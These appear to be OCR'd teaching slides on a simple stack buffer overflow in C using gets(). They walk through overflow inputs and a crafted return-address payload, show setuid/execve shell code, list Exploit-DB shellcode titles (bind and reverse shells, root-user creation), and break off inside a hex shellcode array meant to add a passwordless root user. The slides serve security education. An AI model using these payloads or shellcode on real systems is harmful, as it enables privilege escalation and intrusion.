
```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
}
```

# Buffer Overflow (BOF)

## A Simple BOF

***At runtime***

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
}
```



# Buffer Overflow (BOF)

## A Simple BOF

***Lets give it a spin-***

```
$ gcc getdata.c -o getdata
[...]

$ printf "AAAABBBBCCCCDDDD" |./getdata
Name: Ok, about to exit...
$
```


# Buffer Overflow (BOF)

*A Simple BOF*

***Okay, step by step:***
***Step 1 of 4 :***

***Prepare to execute;***
***main() is called***

```
$ gcc getdata.c -o getdata
[...]
$
$ printf "AAAABBBBCCCCDDDD"
    | ./getdata
```



# Buffer Overflow (BOF)

## *A Simple BOF*

***Okay, step by step:***
***Step 2 of 4 :***
***Input 16 characters into the local buffer via the gets();***


```
$ gcc getdata.c -o getdata
[...]
$
```

*16 chars written into the stack @ var 'local'*

```
$ printf "AAAABBBBCCCCDDDD" |./getdata
Name: Ok, about to exit...
$
```

***All okay!***

the stack)




```
ASCII:
A = 0x41
B = 0x42
C = 0x43
D = 0x44
```

# Buffer Overflow (BOF)

## *A Simple BOF – Action!*

***Okay, step by step:***
***<u>Step 3 of 4 :</u>***


***Input 128+4+4 = 136 characters into the local buffer via the gets();***

***thus Overflowing it!***

```
$ gcc getdata
[...]
$
```

*136 chars*
*written into*
*the stack @ var 'local'*

```
$ perl -e 'print "A"x136' |./getdata
```




SP (top of the stack)

# Buffer Overflow (BOF)

## A Simple *BOF – Action!*

***Okay, step by ste***
***Step 4 of 4 :***

**It segfaults !**

***Input 128+4+4 = ... cters***


***Why?***
***As the processor tries to return to the designated RET address, it attempts to access and execute code at virtual address 0x41414141 that's likely not there or is illegal***

$

```
$ printf "AAAABBBBCCCCDDDD"
AAAABBBBCCCCDDDD$
```

```
$ perl -e 'print "A"x136' |./getdata
```

```
Segmentation fault
$
```



# Buffer Overflow (BOF)

## *A Simple BOF / Where's the Problem?*

### *So, where exactly is the problem / bug?*

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}

void main()
{
    foo();
}
```


**"*Secure Programming for LINUX and UNIX HOWTO*"**
***David Wheeler***

***Dangers in C/C++***
*C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. Functions to avoid in most cases (or ensure protection) include the functions strcpy(3), strcat(3), sprintf(3) (with cousin vsprintf(3)), and gets(3). These should be replaced with functions such as strncpy(3), strncat(3), snprintf(3), and fgets(3) respectively, [...] The scanf() family (scanf(3), fscanf(3), sscanf(3), vscanf(3), vsscanf(3), and vfscanf(3)) is often dangerous to use [...]*

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***A physical buffer overflow: The Montparnasse derailment of 1895***



***Source:***

***"Secure Programming HOWTO", David Wheeler***

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***Okay, it crashed.***

***So what?*** **… you say**

**No danger, just a bug to be fixed…**

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

**Okay, it crashed.**

***So what?*** **… you say …**

**No danger, just a bug to be fixed…**

# ***It IS DANGEROUS !!!***

**Why??**

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

**Recall exactly *why* the process crashed (segfault-ed):**

- The RETurn address was set to an incorrect/bogus/junk value (0x41414141)

- **Instead of just crashing the app, a hacker will carefully *craft* the RET address to a deliberate value – *code that (s)he wants executed!***
- **How exactly can this dangerous *"arbitrary code execution"* be achieved?**

# Buffer Overflow (BOF)

## A Simple BOF / Dangerous?

**Running the app like this:**

```
$ perl -e 'print "A"x136' | ./getdata
```

**which would cause it to “just” segfault.**

*But how about this*:

```
$ perl -e 'print "A"x132 . "\x49\x8f\x04\x78"'|./getdata
```

; where the address 0x498f0478 is a known location to code we want executed!

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload, or 'crafted buffer' is:***

```
payload = 128 A's + <SFP value> + <RET addr>
        = xAAAA...xAAAA + xAAAA + 0x498f0478
```

- **As seen, given a local buffer of 128 bytes, the *overflow* spills into the higher addresses of the stack**
- **In this case, the overflow is 4+4 bytes**
- **Which *overwrites* the**
  - SFP (Saved Frame Pointer – essentially pointer to prev stack frame), and the
  - RETurn address, on the process stack
- **… thus causing control to be re-vectored to the RET address!**
- ***Thus, we have Arbitrary Code Execution (which could result in privilege escalation, a backdoor, etc)!***

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload or 'crafted buffer' can be used to deploy an attack in many forms:***

- **Direct code execution: executable machine code "injected" onto the stack, with the RET address arranged such that it points to this code**
- **Indirect code execution:**
  - To internal program function(s)
  - To external library function(s)

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload or 'crafted buffer' can be deployed in many forms:***

- **Direct executable machine code "injected" onto the stack, with the RET address arranged such that it points to this code**
  - What code?
  - Typically, a variation of the machine language for:

```
setuid(0);
execl("/bin/sh", "sh", (char *)0);
```

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload or 'crafted buffer' can be deployed in many forms:***

```
setuid(0);
execve("/bin/sh", argv, (char *)0);
```

- ***In fact, no need to take the trouble to painstakingly build it, it's publicly available***
  - *Of course, YMMV;* ***not all are verified****; Exploit-DB (OffSec) does verify (look at the third col 'V' for 'Verified'; example page here; see next slide)*
- **Collection of shellcode!**
  **http://shell-storm.org/shellcode/**
  - Eg. 1 : `setuid(0); execve(/bin/sh,0)` for the IA-32:
    http://shell-storm.org/shellcode/files/shellcode-472.php
- ***Explot-DB*** **(Offensive Security)**
  - Or, use the *Google Hacking Database* (*GHDB, part of OffSec)*

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

- ***Screenshot from Exploit-DB (OffSec) (here, snipped):***

| Date | D | V | Title | Type | Author |
|---|---|---|---|---|---|
| 2019-01-15 | ⬇ | ✗ | Linux/x86 - Bind (4444/TCP) Shell (/bin/sh) Shellcode (100 bytes) | Linux_x86 | Joao Batista |
| 2019-01-09 | ⬇ | ✗ | Linux/x86 - execve(/bin/sh -c) + wget (http://127.0.0.1:8080/evilfile) + chmod 777 + execute Shellcode (119 bytes) | Linux_x86 | strider |
| 2018-12-11 | ⬇ | ✗ | Linux/x86 - Bind (1337/TCP) Ncat (/usr/bin/ncat) Shell (/bin/bash) + Null-Free Shellcode (95 bytes) | Linux_x86 | T3jv1l |
| 2018-11-13 | ⬇ | ✗ | Linux/x86 - Bind (99999/TCP) NetCat Traditional (/bin/nc) Shell (/bin/bash) Shellcode (58 bytes) | Linux_x86 | Javier Tello |
| 2018-10-24 | ⬇ | ✓ | Linux/x86 - execve(/bin/cat /etc/ssh/sshd_config) Shellcode 44 Bytes | Linux_x86 | Goutham Madhwaraj |
| 2018-10-08 | ⬇ | ✓ | Linux/x86 - execve(/bin/sh) + MMX/ROT13/XOR Shellcode (Encoder/Decoder) (104 bytes) | Linux_x86 | Kartik Durg |
| 2018-10-04 | ⬇ | ✓ | Linux/x86 - execve(/bin/sh) + NOT/SHIFT-N/XOR-N Encoded Shellcode (50 byes) | Linux_x86 | Pedro Cabral |
| 2018-09-20 | ⬇ | ✗ | Linux/x86 - Egghunter (0x50905090) + sigaction() Shellcode (27 bytes) | Linux_x86 | Valerio Brussani |
| 2018-09-14 | ⬇ | ✓ | Linux/x86 - Add Root User (r00t/blank) + Polymorphic Shellcode (103 bytes) | Linux_x86 | Ray Doyle |
| 2018-09-14 | ⬇ | ✗ | Linux/x86 - echo "Hello World" + Random Bytewise XOR + Insertion Encoder Shellcode (54 bytes) | Linux_x86 | Ray Doyle |
| 2018-09-14 | ⬇ | ✓ | Linux/x86 - Read File (/etc/passwd) + MSF Optimized Shellcode (61 bytes) | Linux_x86 | Ray Doyle |
| 2018-08-29 | ⬇ | ✗ | Linux/x86 - Reverse (fd15:4ba5:5a2b:1002:61b7:23a9:ad3d:5509:1337/TCP) Shell (/bin/sh) + IPv6 Shellcode (Generator) (94 bytes) | Linux_x86 | Kevin Kirsche |

# Buffer Overflow (BOF)

## *A Simple BOF / Dangerous?*

***The payload or 'crafted buffer' can be deployed in many forms:***

- Eg. 2 (shell-storm; unverified):
  *adds a root user no-passwd to /etc/passwd*
  *(84 bytes)*

```
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x53\x68\x73\x73\x77" "\x64\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74"
"\x89\xe3\x66\xb9\x01\x04\xb0\x05\xcd\x80\x89"
"\xc3\x31\xc0\x31\xd2\x68\x6e\x2f\x73\x68\x68"
"\x2f\x2f\x62\x69\x68\x3a\x3a\x2f\x3a\x68\x3a"
